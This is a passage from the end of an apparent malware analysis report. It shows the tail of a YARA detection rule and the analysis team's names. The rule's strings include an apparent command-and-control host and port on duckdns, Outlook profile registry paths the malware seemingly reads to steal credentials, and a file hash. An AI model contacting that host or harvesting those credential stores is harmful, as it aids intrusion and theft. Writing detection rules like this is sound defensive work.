  $n = "/nettle-3.5.1/aes-set-key-internal.c"
  $o = "/nettle-3.5.1/ctr16.c"
  $p = #7@Qhq\\1@NWgyxeH\\_bpdgc%.2d/%.2d/%d %.2d:%.2d:%.2d
  $r = "goryhazel1.duckdns.org:6504;"
  $s = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
$t="Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
$u = "Cs43l63g4R3YW0d3s0WYd66dR240WRldR53iG3G3y.Sii"

 condition:
 hash.md5(0,filesize) == "98621ccd75026147bc3d207a62b0089e" or all of them
  }
```

Analysis Team

Fatma Nur Gözüküçük
https://www.linkedin.com/in/fatma-nur-gözüküçük/

Fatma Helin Çakmak
https://www.linkedin.com/in/helin-çakmak

Hakan Soysal
https://www.linkedin.com/in/hakansoysal/

Halil Filik
https://www.linkedin.com/in/halilfilik/

Yasin Mersin
https://www.linkedin.com/in/yasinmersin/